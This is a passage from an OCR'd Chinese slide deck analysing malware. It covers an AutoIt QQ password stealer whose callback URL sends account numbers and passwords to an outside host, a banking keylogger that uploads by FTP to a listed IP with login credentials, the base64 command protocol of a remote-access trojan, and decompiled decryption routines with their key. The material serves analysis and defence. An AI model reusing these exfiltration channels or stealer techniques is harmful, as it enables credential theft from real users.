    FileCopy("C:\WINDOWS\notepad.exe","C:\Program Files\QQ.exe",1)       ;复件notepad.exe为QQ.exe
    Run("C:\Program Files\QQ.exe","",@SW_HIDE)  ;隐藏运行QQ.exe
    $oo=WinWait("mytupian.jpg")
    If $oo=1 Then
        Run("C:\Program Files\QQ.exe","")
    EndIf
    $n=WinWaitActive("QQ2009")
    If $n = 1 Then
        Send("1111111111",1)          ;直接输入密码
        ControlClick("QQ2009","自动登录",'[text:  登录]')
    EndIf
EndFunc
```

实例2： IM类恶意代码

☑回传地址：
http://9687.5151.info/QQ.asp?qqnumber=*&qqpassword=#

实例2： IM类恶意代码

☑运行效果


```
Hypertext Transfer Protocol
  GET /qq.asp?qqnumber=123456789&qqpassword=0000000000 HTTP/1.1\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)\r\n
  Accept: */*\r\n
  Host: extremexx.webng.com\r\n
  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://extremexx.webng.com/qq.asp?qqnumber=123456789&qqpassword=0000000000]
```

实例3：场景环境--网银

实例3：网银类恶意代码

- ☑监视用户键盘，当用户敲击键盘时将记录键盘操作到系统目录下的winhlp32.hlp文件中，记录时间一分钟后，将移动记录文件到病毒创建的指定的临时目录中， 文件名称为记录输入的起始时间；连接ftp空间，上传本地指定目录中的文件，传送完毕后删除临时文件。病毒在监视键盘记录时，还可以检测银行登陆页面中的软键盘输入，并在每次鼠标点击时截图。

实例3：网银类恶意代码


```
;Auther     gxb
;Description     模拟登陆网银环境
;Func _ImitateLandBank()
#include <IE.au3>
Func _ImitateLandBank()
  ProcessWait("rstray.exe")
  Sleep(20000)
  $oIE = _IECreate ("https://ibsbjstar.ccb.com.cn/app/V5/CN/STY1/login.jsp")
  Send("!{SPACE}x") ;最大化窗口
  Sleep (1000)
  Send("11111111110000000000",1)   ;输入账号
  AutoItSetOption ("MouseCoordMode", 2) ;获取当前活动窗体点
  MouseClick("left",355,376)     ;点击打开软键盘，坐标390,410（相对当前活动窗体）
  MouseClick("left",345,460,12) ;点击输入密码，坐标390，500（相对当前活动窗体）

  $search = FileFindFirstFile("C:\WINDOWS\msik\logs\*.txt")
  While $search = -1
    sleep(1000)
    $search = FileFindFirstFile("C:\WINDOWS\msik\logs\*.txt")
  WEnd

  While 1
    $file = FileFindNextFile($search)
    If $file == "" Then ExitLoop
    $nfile = "C:\WINDOWS\notepad.exe " & "C:\WINDOWS\msik\logs\" & $file
    ;MsgBox(4096, "File:", $nfile)
    If @error Then ExitLoop
    Run($nfile,"")
  WEnd
  FileClose($search)
  Sleep(3000)
  $search = FileFindFirstFile("C:\WINDOWS\msik\clickshots\*.jpg")
  While $search = -1
    sleep(1000)
    $search = FileFindFirstFile("C:\WINDOWS\msik\clickshots\*.jpg")
  WEnd

  While 1
    $file = FileFindNextFile($search)
    If $file == "" Then ExitLoop
    $nfile = "C:\Program Files\Internet Explorer\IEXPLORE.EXE " & "C:\WINDOWS\msik\clickshots\" & $file
    ;MsgBox(4096, "File:", $nfile)
    If @error Then ExitLoop
    Run($nfile,"")
    Sleep(2000)
  WEnd
  FileClose($search)
EndFunc
```

实例3：网银类恶意代码

☑将账号密码信息记录在记事本中并抓取屏幕。

☑登陆FTP服务器：125.64.24.60:21并上传信息

☑登陆方式：账号：219　密码：11




实例4：通讯协议分析

实例4：木马网络信息分析

☑ 介绍


以X鸽子远程控制为实例，进行网络部分的分析。

X鸽子远程控制是以灰鸽子为原型重写的一个远程控制程序，主要功能：屏幕监控、CMD命令、文件管理、远程管理、服务管理、注册表管理等。



实例4：木马网络信息分析


☑控制流程



实例4：木马网络信息分析

在这个实例中，我们主要是对网络部分的分析，对代码的分析基本就忽略了。

☑上线数据包与回传的指令解析模块



实例4：木马网络信息分析

☑系统信息和控制指令

```
MDAw
....PEdSPsSsyM+31tfpPC9HUj48SU0
+MjU8L0lNPjxOQT5RSUFOR1pJLUI4QTU2OUQ8L05BPjxDUz5BZG1pbmlzdHJhdG9yPC9DUz48T1M
+V2luZG93cyBYUCAvIE90aGVyPC9PUz48Q1BVPjI0OTguMjAgTUh6PC9DUFU
+PE1FTT41MjM3NjBLQjwvTUVNPjxCWj48L0JaPg==28
UElHRU9ODQoxMjM0NTYNCjAwMA0K32
UElHRU9ODQoxMjM0NTYNCjAyNw0KDQo=32
UElHRU9ODQoxMjM0NTYNCjA0Mw0KDQo=32
UElHRU9ODQoxMjM0NTYNCjAyMQ0KDQo=32
UElHRU9ODQoxMjM0NTYNCjAyNg0KDQo=36
UElHRU9ODQoxMjM0NTYNCjAwMg0KRDpcDQo=28
UElHRU9ODQoxMjM0NTYNCjA3Mg0K
```

服务端回传的系统信息

控制端发送的指令信息

经过我们的多次分析判断，发现在传输过程中所有指令和回传信息都使用了BASE64加密

```
<GR>Ĭ[illegible]</GR><IM>25</IM><NA>QIANGZI-B8A569D</NA>
<CS>Administrator</CS><OS>Windows XP / Other</OS><CPU>2498.20 MHz</CPU>
<MEM>523760KB</MEM><BZ></BZ>
```

解密之后的服务端回传的系统信息

PIGEON 123456 000 [illegible]	PIGEON 123456 027	PIGEON 123456 043	PIGEON 123456 021	PIGEON 123456 026	PIGEON 123456 002 D:\	PIGEON 123456 072


在密文中，第一个数字表示指令的长度，后面会指令的密文。

上面为解密之后的控制指令，我们可以判断出来第一行是一个标识，第二行为上线密码，后面的为控制指令。

实例4：木马网络信息分析

☑进程列表回传信息

解密前



解密后部分数据

```
[System Process]
0
1
0
0
System
4
60
8
0
smss.exe
552
3
11
4
csrss.exe
620
12
13
552
winlogon.exe
644
20
13
552
services.exe
744
16
9
644
lsass.exe
```

可以很清晰的看出，该数据包含进程名称、进程ID、线程数、优先级、父进程ID

实例4：木马网络信息分析

☑遍历D盘目录

发送指令：36UElHRU9ODQoxMjM0NTYNCjAwMg0KRDpcDQo=

36表示指令长度：
PIGEON
123456
002
D:\

回传信息：

KjIwMDYtMTEtMTIgMjA6MjdBY2Nlc3MuemgtY24NCioyMDA2LTExLTEyIDIwOjI3QWRtaW4
NCioyMDA2LTExLTEyIDIwOjI3Q2F0YWxvZw0KKjIwMDYtMTEtMTIgMjA6MjdFeGNlbC56aC1
jbg0KKjIwMDYtMTEtMTIgMjA6MjdJbmZvUGF0aC56aC1jbg0KKjIwMDYtMTEtMTIgMjA6Mjd
PZmZpY2UuemgtY24NCioyMDA2LTExLTEyIDIwOjI3T2ZmaWNlNjQuemgtY24NCioyMDA2LT
ExLTEyIDIwOjI3T3V0bG9vay56aC1jbg0KKjIwMDYtMTEtMTIgMjA6MjdQb3dlclBvaW50Lnpo
LWNuDQoqMjAwNi0xMS0xMiAyMDoyOFByb1BsdXMuV1cNCioyMDA2LTExLTEyIDIwOjI4U
HJvb2ZpbmcuemgtY24NCioyMDA2LTExLTEyIDIwOjI4UHVibGlzaGVyLnpoLWNuDQoqMjAw
Ni0xMS0xMiAyMDoyOFJvc2VidWQuemgtY24NCioyMDA2LTExLTEyIDIwOjI4VXBkYXRlcw0K
KjIwMDYtMTEtMTIgMjA6MjhXb3JkLnpoLWNuDQpcMjAwNi0wOS0yMCAxNTowNTI4NnxLZ
XlHZW4uaHRtbC51cmwNClwyMDA2LTExLTAyIDIwOjIyMSw3NjN8UkVBRE1FLkhUTQ0KXDI
wMDYtMDctMjkgMDA6MDUzLDI2MnxTRVRVUC5JQ08NClwyMDA2LTExLTEyIDIwOjIyMiw
wMDd8U2VyaWFsLnR4dA0KXDIwMDYtMTEtMTIgMjA6NTAxNzN8YXV0b3J1bi5pbmYNClwy
MDA2LTEwLTI4IDIwOjI2NDYzLDE1MnxzZXR1cC5leGUNClwyMDA2LTA5LTIwIDE1OjA1Mjg2f
MDLyMvPwtTY1b4uaHRtbC51cmwNCg==

D盘下的所有目录：

*2006-11-12 20:27Access.zh-cn
*2006-11-12 20:27Admin
*2006-11-12 20:27Catalog
*2006-11-12 20:27Excel.zh-cn
*2006-11-12 20:27InfoPath.zh-cn
*2006-11-12 20:27Office.zh-cn
*2006-11-12 20:27Office64.zh-cn
*2006-11-12 20:27Outlook.zh-cn
*2006-11-12 20:27PowerPoint.zh-cn
*2006-11-12 20:28ProPlus.WW
*2006-11-12 20:28Proofing.zh-cn
*2006-11-12 20:28Publisher.zh-cn
*2006-11-12 20:28Rosebud.zh-cn
*2006-11-12 20:28Updates
*2006-11-12 20:28Word.zh-cn
\2006-09-20 15:05286|KeyGen.html.url
\2006-11-02 20:221,763|README.TXT
\2006-07-29 00:053,262|SETUP.ICO

实例5：网络下载信息解密

实例5：网络下载信息解密


☑介绍

网络下载信息为了保护自身、减少自身大小、防止自身被杀软网络拦截，会对自身的数据，代码进行加密。

下面以某样本为实例，进行解密分析：

实例5：网络下载信息解密


☑样本大体流程



在本实例中，主要会讲解加密数据解密，其它分析基本忽略。

实例5：网络下载信息解密

☑样本中存放的URL



我们通过对这个URL的访问，可以获得十六进制数据

实例5：网络下载信息解密

☑十六进制数据

实例5：网络下载信息解密

- ☑ 我们使用IDA，对样本加密部分的代码进行分析，再通过多次验证，调试，最终解密数据成功，下面是部分IDA截图

```
v57 = (double)mod_1;
v58 = mod(2, v57 + 1.0, 0x80000601u, 0);    // 第一次mod
mod_1 = z_int64(*(double *)&v58 + 1.0);
v56 = (int)list_ptr;                        // 内存 01 00 00 00   00 01 00 00
s_decry((int)list_ptr);
v93 = v59;
mod11_value = mod_1 - 1;
if ( mod_1 - 1 < 0 )
  mod11_value = sub_40DB00(v56, 4);         // no go
if ( mod11_value >= v93 )
  mod11_value = sub_40DB00(v56, 1);
source = mod11_value + v56;
v62 = mod(2, (double)mod2_1 + (double)*(_BYTE *)(mod11_value + v56), 0x80000601u, 0);// 第2次mod
                                            // （首地址+1次的余数）的值+前次2的余数+1
```

```
*(_BYTE *)source = *(_BYTE *)(mod22_value + v68);// 密钥变换
v71 = (int)list_ptr;
s_decry((int)list_ptr);
v97 = v72;
v70 = mod2_1 - 1;
if ( mod2_1 - 1 < 0 )
  v70 = sub_40DB00(v71, 4);
if ( v70 >= v97 )
  v70 = sub_40DB00(v71, 1);
source = v70 + v71;
*(_BYTE *)(v70 + v71) = v136;               // 密钥变换2
v74 = (int)list_ptr;
```

```
mod3_value = mod(2, (double)*(_BYTE *)(mod2_value + v77), 0x80000601u, 0);// 第三次mod
                                            // （首地址+2的余数）取值
v82 = mod(2, (double)*(_BYTE *)source + *(double *)&mod3_value, 0x80000601u, 0);// 第四次MOD
                                            // (首地址+1的余数)取值+3的余数
mod4_1 = z_int64(*(double *)&v82 + 1.0);
v80 = (int)list_ptr;
```

```
mykey = *(_BYTE *)(mod_end_value + v80);    // .........
                                            //
v85 = (int)v141;
s_decry((int)v141);
decode = v86;
v84 = v135 - 1;
if ( v135 - 1 < 0 )
  v84 = sub_40DB00(v85, 4);
if ( v84 >= decode )
  v84 = sub_40DB00(v85, 1);
source = v84 + v85;
v130 = decode_fun(2, *(_BYTE *)(v84 + v85), 0, 0x80000301u, mykey);// 解密密文
```

实例5：网络下载信息解密

☑解密过程中，使用到的密钥

这段密钥是从恶意代码中提取出来

解密函数经过上面的运算之后，再与密钥进行xor解密，得到最终的脚本数据。

```
47 59 2D 6B 1A 53 D6 00 0B 19 1D 9E 1C 3D C6 C3 E2 24 92 16 17 8E 78 95 8B 7C 6E 71 27 AC 94 29
A8 28 4C B8 F8 B4 0F F9 68 65 40 D5 73 D2 35 9A FB 5E 14 DE 0C 87 CB D7 6D FC 5A C7 64 41 6F E5
7D 66 96 7A B5 38 BB A7 D8 DF EE 13 A0 A5 4F 67 FF BA 07 E3 CA 85 77 B7 2E B2 83 42 62 F3 76 E9
48 C9 6A F1 9D 25 20 9B 8C B6 A6 5D 99 FA 2F 46 12 22 AF D0 79 9C AD 69 37 F4 DD 3B 8A C8 10 BD
4A 88 4B E0 61 09 1F 31 F2 EF 63 B1 70 8F 01 4D 52 AE 49 BE E7 C5 A3 A4 1E B3 2C D1 A2 0E 7E DC
50 B9 EA F5 21 DB 3C 7B D3 30 57 23 58 5B 44 72 51 8D 32 91 6C 06 26 B0 2A 02 3A 03 E8 F0 11 33
1B D9 BC CD CC 04 CE 05 5C BF 90 55 DA E1 F7 C2 98 89 0D 54 AA 34 0A A1 2B 36 84 7F AB EC 45 15
ED 60 E4 FD 97 E6 C0 FE EB 3F 4E 9F 81 80 56 43 D4 74 5F 39 86 3E 82 A9 75 18 08 F6 93 CF C1 C4
```

